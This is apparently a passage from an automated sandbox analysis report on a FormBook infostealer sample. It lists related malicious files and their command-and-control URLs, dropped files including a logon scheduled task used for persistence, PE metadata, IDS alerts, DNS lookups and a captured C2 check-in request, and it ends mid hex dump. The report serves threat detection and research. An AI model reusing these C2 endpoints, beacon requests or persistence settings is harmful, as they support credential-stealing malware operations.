	Order_confirmation_ SMKT 09062021_.exe	Get hash	malicious	Browse	• www.preaked.com/h2m4/?2d=HxKWzMaF1BWGIaYUxE2WWBBllJBIGc2hs3LD5EFS7XDw0kpNhCyQgmCJtlxKKPUpl4+d&D2MH9=9rWdhfN8M
	nFzJnfmTNh.exe	Get hash	malicious	Browse	• www.mgm2348543.com/b6cu/?aT=jvQLaT&MD=dqsOYsWQq+FTU42PaO7UsXHrG00vcvVIPPyHFAmVRXCpjYXsaNa58d0J7cGOlhdU38yL
	0039234_00533MXS2.exe	Get hash	malicious	Browse	• www.dandhgh.com/m64e/?H2MDD=hQTNvBW47KQ9P36N1l31K6xMq6TLiyTboYpfo/Bbm9l3Z3kS2jzEmMODUoxriuOWTqDJ&DxoLn=7nU4v4ghr2A8WLZ
	Unpaid Invoice.exe	Get hash	malicious	Browse	• www.mgm2348543.com/b6cu/?WFN=dqsOYsWQq+FTU42PaO7UsXHrG00vcvVIPPyHFAmVRXCpjYXsaNa58d0J7cGOlhdU38yL&Sjlpi=9ruD_h9
	174jAWIXyW.exe	Get hash	malicious	Browse	• www.bharathub.net/b6cu/?f2M=_v-HI&9r=vUP3bPk6qVMFSBZsu0WoakUB9ZLAJM2aLct125UMa7nObtlS9UcRmSBQP/rfZ6EDwLD9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment Advice.xlsx	Get hash	malicious	Browse	• www.mgm2348543.com/b6cu/?O8=-ZcPjPvhqPppnvL&bzu4_=dqsOYsWVq5FXUo6DYO7UsXHrG00vcvVIPPqXZD6UV3Cojp7qddL1qZML45qYhxZn8/v7Kg==
	RFQ_PO_009890_pdf.exe	Get hash	malicious	Browse	• www.swipehawk.com/a6hg/?Gz=UharbDuqOmkTaf35LjnpLxSjggODaklpW9Y+tG2s+LMkdYLf42pUDMwAxcb4x47jVGJ2VGfNbQ==&-ZsLG=3ff8xpG0DPWtZdZ
	Swift Copy.exe	Get hash	malicious	Browse	• www.mgm2348543.com/b6cu/?2dSpM=dqsOYsWQq+FTU42PaO7UsXHrG00vcvVIPPyHFAmVRXCpjYXsaNa58d0J7cGOlhdU38yL&PVvtW=7nWhA
	LC copy, Terms conditions.xlsx	Get hash	malicious	Browse	• www.wqfilter.com/i7dg/?BBJ43b=f8iD9L4afkGSBNeT1a2zV06Ib9jyqzB9Ki8lcYXtvMA4ssIJMUtZ9Lijkg3d2xO4598lPA==&4hExr=GBXdRHy8-0z0
	Order sheet 31082021.exe	Get hash	malicious	Browse	• www.promosplace.com/p4se/?H0D=v48Tu4dpfV5&F8R8gJ=g+K9AOIBn0/VHfOvEruut/gc0uElQ8afuAuUP1bYE2eC/PWXrO3ELwGMR3TL6eUTg0Vn
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• www.hostings.company/n58i/?7nxhvxdX=m2fUwKHXntk7+v0FXrNTEkwXJjJFTAENR7+CI2dV9M7+9BuBSatPMImaRSslo8DZxWmb&z0D83b=1butZX4hMzCL_
	Shipment Advise 20035506.exe	Get hash	malicious	Browse	• www.hostings.company/n58i/?CRmti4J=m2fUwKHXntk7+v0FXrNTEkwXJjJFTAENR7+CI2dV9M7+9BuBSatPMImaRRAm0MPh83bNGIKsaA==&EDHH=SL3Xb8KPdN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO 4100066995.exe	Get hash	malicious	Browse	• www.vaca.travel/bp39/?nVR=5Qm4YdS9nP4uT06ysd2e9bB4EWW6DLhAof8Noh1nKxRE1PX3o+aVuPjzTEVLAN9Xs7Ly&fFNDaX=7nmPgJPxr
	uXNn71mPwRw5qVi.exe	Get hash	malicious	Browse	• www.anacshops.com/z01e/?9rgLWb38=UkWWCKefa2QBOILDZj1DEjSIa8P8jMrEvFnGp+Vhsnwupfyaki4wDZ8Hwm0s3MMh54tn&Sjlpd=9ruDZ

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	SRMETALINDUSTRIES.exe	Get hash	malicious	Browse	• 44.227.65.245
	PI L032452021xxls.exe	Get hash	malicious	Browse	• 99.83.154.118
	Unpaid invoice.exe	Get hash	malicious	Browse	• 99.83.154.118
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 3.139.50.24
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 3.139.50.24
	Elon Musk Club - 024705 .htm	Get hash	malicious	Browse	• 13.226.156.103
	PGQBjDmDZ4	Get hash	malicious	Browse	• 34.249.145.219
	m5DozqUO2t	Get hash	malicious	Browse	• 54.70.167.99
	avxeC9Wssi	Get hash	malicious	Browse	• 13.52.148.225
	Wh3hrPWbBG	Get hash	malicious	Browse	• 34.249.145.219
	re2.x86	Get hash	malicious	Browse	• 184.77.232.100
	re2.arm7	Get hash	malicious	Browse	• 63.32.132.1
	Fourlokov9.x86	Get hash	malicious	Browse	• 34.249.145.219
	re2.x86	Get hash	malicious	Browse	• 54.96.126.50
	re2.arm	Get hash	malicious	Browse	• 18.226.174.198
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 52.218.0.168
	Enclosed.xlsx	Get hash	malicious	Browse	• 13.238.159.178
	HBW PAYMENT LIST FOR 2021,20210809.xlsx	Get hash	malicious	Browse	• 3.139.183.122
	debit.xlsx	Get hash	malicious	Browse	• 52.77.232.215
	UPDATED e-STATEMENT.exe	Get hash	malicious	Browse	• 75.2.37.224
SEDO-ASDE	Payment.exe	Get hash	malicious	Browse	• 91.195.240.94
	PAYSLIP.exe	Get hash	malicious	Browse	• 91.195.240.117
	UPDATED e-STATEMENT.exe	Get hash	malicious	Browse	• 91.195.240.87
	2021091400983746_pdf.exe	Get hash	malicious	Browse	• 91.195.240.13
	pronto per il pagamento.exe	Get hash	malicious	Browse	• 91.195.240.94
	ENQUIRYSMRT119862021-ERW PIPES.pdf.exe	Get hash	malicious	Browse	• 91.195.240.13
	ryfAlJHmKETyAPz.exe	Get hash	malicious	Browse	• 91.195.240.87
	NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe	Get hash	malicious	Browse	• 91.195.240.117
	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• 91.195.240.94
	P.O100%uFFFDpayment.doc__.rtf	Get hash	malicious	Browse	• 91.195.240.94
	Data Sheet and Profile.exe	Get hash	malicious	Browse	• 91.195.240.117
	Order 45789011.exe	Get hash	malicious	Browse	• 91.195.240.13
	Quotation Required Details.exe	Get hash	malicious	Browse	• 91.195.240.94
	54U89TvWvD.exe	Get hash	malicious	Browse	• 91.195.240.87
	Order no.1480-G22-21202109.xlsx	Get hash	malicious	Browse	• 91.195.240.117
	BK8476699_BOOKING.exe	Get hash	malicious	Browse	• 91.195.240.87
	Swift 07.09.21.exe	Get hash	malicious	Browse	• 91.195.240.87
	Required quantity.doc	Get hash	malicious	Browse	• 91.195.240.117
	chUG6brzt9.exe	Get hash	malicious	Browse	• 91.195.240.117
	BahcfFNy25bmV1c.exe	Get hash	malicious	Browse	• 91.195.240.13

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\tgamf4XuLa.exe.log	
Process:	C:\Users\user\Desktop\tgamf4XuLa.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmpEC5E.tmp	
Process:	C:\Users\user\Desktop\tgamf4XuLa.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.193011313049836
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBWtn:cbh47TlNQ//rydbz9I3YODOLNdq32
MD5:	CD336816B8CEB455A42F961A8F08D0D7
SHA1:	E6C59289EB46C0E12240D674A4230F83A632ABEB
SHA-256:	4056571BCD25053290D7350F6A47757771FED7F84F5C1A5B0EFAB382FBD56217
SHA-512:	9A2B4A596DF487B296618B1CD05A8EF0AA83216A480A0F5C9E5D708DC7B62D71321D3E6E16BA291202E0F7D212E11194334EA6A20CB4B3BC77751854CE0560A
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\HpnpObXJP.exe	
Process:	C:\Users\user\Desktop\tgamf4XuLa.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	548352
Entropy (8bit):	7.150010822520698
Encrypted:	false
SSDEEP:	12288:MWHCM2K4C2+XhqZ5G8n1wI1Sazqyjxg5QLN:83C2+xqm8l9zqyFgiL
MD5:	F8146A71DEDC3EEEAA1624D6832C39A4
SHA1:	B1007A3BEAB21C77513BB9C4E6FC2A04C6346C04
SHA-256:	3611C1A2E9D1897825D5E7100A1C01D807F62A9C75D5F12602C168B0726D56CA

C:\Users\user\AppData\Roaming\HpnpObXJP.exe	
SHA-512:	EB4D38153E98FB9744B2AB9496E8A084E83C0202639823B2DE5FCDA7609221918D2615AD572F007C0F4A62D363E2362936B585BE1E09462FA299DFAC69FC2654
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....p.....0..T.....r... .....@.. ....@.....pr..O.....Tr..... ....H.....text....R... ...T..... ..`.rsrc.....V.....@..@.rel oc.....\.....@..B.....r.....H.....?...^.....o...L.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}.....(.. .....{....}.....{....}.....{....}.....{....}....*:..{....(....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p .+..*..0.....ro..p.+..*..0.....+..*".(.....*....0..

C:\Users\user\AppData\Roaming\HpnpObXJP.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\tgamf4XuLa.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.150010822520698
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	tgamf4XuLa.exe
File size:	548352
MD5:	f8146a71dedc3eeeaa1624d6832c39a4
SHA1:	b1007a3beab21c77513bb9c4e6fc2a04c6346c04
SHA256:	3611c1a2e9d1897825d5e7100a1c01d807f62a9c75d5f12602c168b0726d56ca
SHA512:	eb4d38153e98fb9744b2ab9496e8a084e83c0202639823b2de5fcda7609221918d2615ad572f007c0f4a62d363e2362936b585be1e09462fa299dfac69fc2654
SSDEEP:	12288:MWHCM2K4C2+XhqZ5G8n1wI1Sazqyjxg5QLN:83C2+xqm8l9zqyFgiL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....p.....0..T.....r... .....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4872c2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x960770CE [Tue Oct 5 18:07:10 2049 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x852c8	0x85400	False	0.75722986046	data	7.16093944862	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x88000	0x5a4	0x600	False	0.419270833333	data	4.05521631132	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-10:09:58.335857	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.3	52.25.92.0
09/15/21-10:09:58.335857	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.3	52.25.92.0
09/15/21-10:09:58.335857	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.3	52.25.92.0
09/15/21-10:10:03.777625	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49781	99.83.154.118	192.168.2.3
09/15/21-10:10:08.965113	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49782	34.98.99.30	192.168.2.3
09/15/21-10:10:14.181255	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49787	34.98.99.30	192.168.2.3
09/15/21-10:10:30.286043	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.3	34.102.136.180
09/15/21-10:10:30.286043	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.3	34.102.136.180
09/15/21-10:10:30.286043	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.3	34.102.136.180
09/15/21-10:10:30.401585	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49790	34.102.136.180	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-10:10:40.511246	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.2.3	99.83.154.118
09/15/21-10:10:40.511246	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.2.3	99.83.154.118
09/15/21-10:10:40.511246	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.2.3	99.83.154.118
09/15/21-10:10:40.680718	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49791	99.83.154.118	192.168.2.3
09/15/21-10:10:45.754266	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49792	80	192.168.2.3	34.98.99.30
09/15/21-10:10:45.754266	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49792	80	192.168.2.3	34.98.99.30
09/15/21-10:10:45.754266	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49792	80	192.168.2.3	34.98.99.30
09/15/21-10:10:45.871161	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49792	34.98.99.30	192.168.2.3
09/15/21-10:10:50.931049	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.3	91.195.240.94
09/15/21-10:10:50.931049	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.3	91.195.240.94
09/15/21-10:10:50.931049	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.3	91.195.240.94

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 10:09:57.940447092 CEST	192.168.2.3	8.8.8.8	0xf5c4	Standard query (0)	www.cherrybunk.life	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:03.536367893 CEST	192.168.2.3	8.8.8.8	0x1fab	Standard query (0)	www.d0berman245.xyz	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:08.785339117 CEST	192.168.2.3	8.8.8.8	0x85e0	Standard query (0)	www.fraktal.media	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:14.004148006 CEST	192.168.2.3	8.8.8.8	0xd94	Standard query (0)	www.expertexceleratorchallenge.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:19.195137978 CEST	192.168.2.3	8.8.8.8	0xeaa	Standard query (0)	www.hellocharmaine.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:24.317293882 CEST	192.168.2.3	8.8.8.8	0xd2e9	Standard query (0)	www.syzhtr.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:30.179683924 CEST	192.168.2.3	8.8.8.8	0x5b41	Standard query (0)	www.tjandamber.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:40.425901890 CEST	192.168.2.3	8.8.8.8	0x36e1	Standard query (0)	www.realstylecelebz.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:45.692493916 CEST	192.168.2.3	8.8.8.8	0x881b	Standard query (0)	www.dressmids.com	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:50.880100965 CEST	192.168.2.3	8.8.8.8	0x1a3f	Standard query (0)	www.discountainkombucha.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 10:09:58.132829905 CEST	8.8.8.8	192.168.2.3	0xf5c4	No error (0)	www.cherrybunk.life		52.25.92.0	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:03.597603083 CEST	8.8.8.8	192.168.2.3	0x1fab	No error (0)	www.d0berman245.xyz		99.83.154.118	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:08.826334000 CEST	8.8.8.8	192.168.2.3	0x85e0	No error (0)	www.fraktal.media	fraktal.media		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 10:10:08.826334000 CEST	8.8.8.8	192.168.2.3	0x85e0	No error (0)	fraktal.media		34.98.99.30	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:14.038501024 CEST	8.8.8.8	192.168.2.3	0xd94	No error (0)	www.expertexceleratorchallenge.com	expertexceleratorchallenge.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 10:10:14.038501024 CEST	8.8.8.8	192.168.2.3	0xd94	No error (0)	expertexceleratorchallenge.com		34.98.99.30	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:19.232110977 CEST	8.8.8.8	192.168.2.3	0xeaa	No error (0)	www.hellocharmaine.com		91.195.240.94	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:24.501940012 CEST	8.8.8.8	192.168.2.3	0xd2e9	No error (0)	www.syzhtr.com		103.72.144.19	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:30.254374981 CEST	8.8.8.8	192.168.2.3	0x5b41	No error (0)	www.tjandamber.com	tjandamber.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 10:10:30.254374981 CEST	8.8.8.8	192.168.2.3	0x5b41	No error (0)	tjandamber.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:40.488056898 CEST	8.8.8.8	192.168.2.3	0x36e1	No error (0)	www.realstylecelebz.com		99.83.154.118	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:45.730973005 CEST	8.8.8.8	192.168.2.3	0x881b	No error (0)	www.dressmids.com	dressmids.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 10:10:45.730973005 CEST	8.8.8.8	192.168.2.3	0x881b	No error (0)	dressmids.com		34.98.99.30	A (IP address)	IN (0x0001)
Sep 15, 2021 10:10:50.911007881 CEST	8.8.8.8	192.168.2.3	0x1a3f	No error (0)	www.discomountainkombucha.com		91.195.240.94	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.cherrybunk.life
- www.d0berman245.xyz
- www.fraktal.media
- www.expertexceleratorchallenge.com
- www.hellocharmaine.com
- www.syzhtr.com
- www.tjandamber.com
- www.realstylecelebz.com
- www.dressmids.com
- www.discomountainkombucha.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49780	52.25.92.0	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:09:58.335856915 CEST	4134	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=xxaskX4zCBVE3yBbpvO7oTQxeCyuhPQrJ3bXakBVisDWUfPX6szXkiX7lnBBy6F9sRNz HTTP/1.1 Host: www.cherrybunk.life Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:09:58.520955086 CEST	4136	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 15 Sep 2021 08:09:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 61 33 61 0d 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6a 70 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 09 3c 74 69 74 6c 65 3e 77 77 77 2e 63 68 65 72 72 79 62 75 6e 6b 2e 6c 69 66 65 20 69 73 20 45 78 70 69 72 65 64 20 6f 72 20 53 75 73 70 65 6e 64 65 64 2e 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 73 74 79 6c 65 2e 63 73 73 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 20 2f 3e 0a 09 3c 21 2d 2d 5b 69 66 20 67 74 65 20 49 45 20 39 5d 3e 0a 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 2e 67 72 61 64 69 65 6e 74 20 7b 0a 09 09 09 66 69 6c 74 65 72 3a 20 6e 6f 6e 65 3b 0a 09 09 7d 0a 09 3c 2f 73 74 79 6c 65 3e 0a 09 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 21 2d 2d 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 62 6c 61 63 6b 62 6f 61 72 64 22 3e 2d 2d 3e 0a 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 74 6f 6b 79 6f 31 22 3e 0a 0a 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 66 75 6c 62 6f 78 2e 6a 70 2f 3f 61 64 72 65 66 3d 6e 73 65 78 70 5f 61 64 26 61 72 67 75 6d 65 6e 74 3d 44 4c 48 74 73 72 67 7a 26 64 6d 61 69 3d 61 35 62 35 61 38 30 39 31 36 38 38 38 36 22 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 20 63 6c 61 73 73 3d 22 62 6e 72 4c 69 6e 6b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e 3c 69 6d 67 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 66 75 6c 62 6f 78 2e 6a 70 2f 63 6f 6d 6d 6f 6e 2f 69 6d 67 2f 62 6e 72 2f 63 6f 6c 6f 72 66 75 6c 62 6f 78 5f 62 6e 72 30 31 2e 70 6e 67 22 20 61 6c 74 3d 22 e7 94 bb e5 83 8f 22 3e 3c 2f 61 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 69 6e 76 61 6c 69 64 22 3e 0a 09 3c 68 31 3e 0a 09 09 3c 69 6d 67 20 73 72 63 3d 22 69 6d 67 2f 69 6d 67 30 31 2e 70 6e 67 22 20 61 6c 74 3d 22 e7 94 bb e5 83 8f 22 3e 0a 09 09 3c 70 3e e3 83 89 e3 83 a1 e3 82 a4 e3 83 b3 e3 81 8c e7 84 a1 e5 8a b9 e3 81 aa e7 8a b6 e6 85 8b e3 81 a7 e3 81 99 e3 80 82 3c 2f 70 3e 0a 09 3c 2f 68 31 3e 0a 09 3c 64 69 76 3e 0a 09 09 3c 70 20 63 6c 61 73 73 3d 22 74 78 74 30 31 22 3e e3 80 8c 20 3c 73 70 61 6e 3e 77 77 77 2e 63 68 65 72 72 79 62 75 6e 6b 2e 6c 69 66 65 3c 2f 73 70 61 6e 3e 20 e3 80 8d e3 81 ae e3 83 9a e3 83 bc e3 82 b8 e3 81 af e3 80 81 e3 83 89 e3 83 a1 e3 82 a4 e3 83 b3 e3 81 8c e7 84 a1 e5 8a b9 e3 81 aa e7 8a b6 e6 85 8b e3 81 a7 e3 81 99 e3 80 82 3c 62 72 3e e3 82 a6 e3 82 a7 e3 83 96 e3 82 b5 e3 82 a4 e3 83 88 e7 ae a1 e7 90 86 e8 80 85 e3 81 ae e6 96 b9 e3 81 af 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 76 61 6c 75 65 2d 64 6f 6d 61 69 6e 2e 63 6f 6d 2f 6d 6f 64 61 6c 6c 2e 70 68 70 22 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e e3 81 93 e3 81 a1 